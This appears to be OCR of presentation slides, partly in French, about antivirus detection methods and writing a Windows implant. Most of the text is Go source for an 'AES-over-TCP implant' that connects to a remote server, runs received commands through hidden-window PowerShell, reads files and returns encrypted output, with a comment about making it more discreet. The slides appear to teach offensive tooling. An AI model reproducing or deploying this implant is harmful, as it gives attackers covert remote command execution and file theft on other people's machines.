
[~] man antivirus




[~] man antivirus

- signatures (patterns dans le binaire)
- heuristics (comportement, analyse dynamique)
- blacklist d’adresses IP / noms de domaines

[~] man antivirus





:(
Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.
85% complete
For more information about this issue and possible fixes, visit our website.
If you call a support person, give them this info:
Stop code: 0x00000000


[~] cd windows/implant

```
version := "0.0.1"
var cmd = &cobra.Command{
    Use:                "implant",
    Version:            version,
    DisableSuggestions: true,
    Short:              "AES-over-TCP implant",
    Long:               "Executes commands on a target machine & communicates with AES",
    Run: func(cmd *cobra.Command, args []string) {

        /* set up TCP connection with server */
        conn, err := net.Dial("tcp", fmt.Sprintf("%s:%d", opts.Address, opts.Port))
        if err != nil {
            panic(err)
        }

        /*
           From this side, we are only connected with one server, no need to account for multiple
           connection, so lets just keep it simple i guess...
        */
        for {

            /* from this side, we receive input line-by-line */
            msg, _ := bufio.NewReader(conn).ReadString('\n')
            decrypted := aes.AesDecrypt(msg, opts.AesKey)

            if opts.DebugEnabled {
                fmt.Printf(" ---=== [ new packet ] ===---\nReceived: %s\nTranslated: %s\n\n", msg, decrypted)
            }

            if decrypted == "die" {
                fmt.Fprint(conn, aes.EncryptAes("good-bye...", opts.AesKey)+"\n")
                os.Exit(0)
                return
            }

            out, _ := ExecuteCommand(decrypted, opts)
            fmt.Fprint(conn, aes.EncryptAes(out, opts.AesKey)+"\n")
        }
    },
}
```

```
func ExecuteCommand(input string, opts *CliOptions) (string, error) {

    if input == "getpid" {
        return fmt.Sprintf("%d\n", os.Getpid()), nil
    }

    if input == "whoami" {
        user, err := user.Current()
        if err != nil {
            return "", err
        }
        return user.Username, err
    }

    if strings.HasPrefix(input, "cat") || strings.HasPrefix(input, "less") {
        toRead := strings.SplitN(input, " ", 2)

        if len(toRead) == 2 {
            file, err := os.Open(toRead[1])
            if err != nil {
                return "", err
            }
            defer file.Close()

            buffer := make([]byte, 2048)
            var out string

            for {
                n, err := file.Read(buffer)
                if err != nil {
                    break
                }

                out += string(buffer[:n])
            }
            return out, nil

        } else {
            return "", errors.New("no such file")
        }
    }

    if opts.DebugEnabled {
        fmt.Printf("[+] Executing powershell.exe with dirpath: %s\n", input)
    }

    /* TODO: improve the call to powershell to something more discreet ? */
    cmd := exec.Command("powershell", input)
    cmd.SysProcAttr = &syscall.SysProcAttr{
        HideWindow: true,
    }

    /* retrieve output or error & send it back! */
    out, err := cmd.CombinedOutput()
    return string(out), err
```

```
[~] git clone git@github.com:djnnvx/razin.git
```



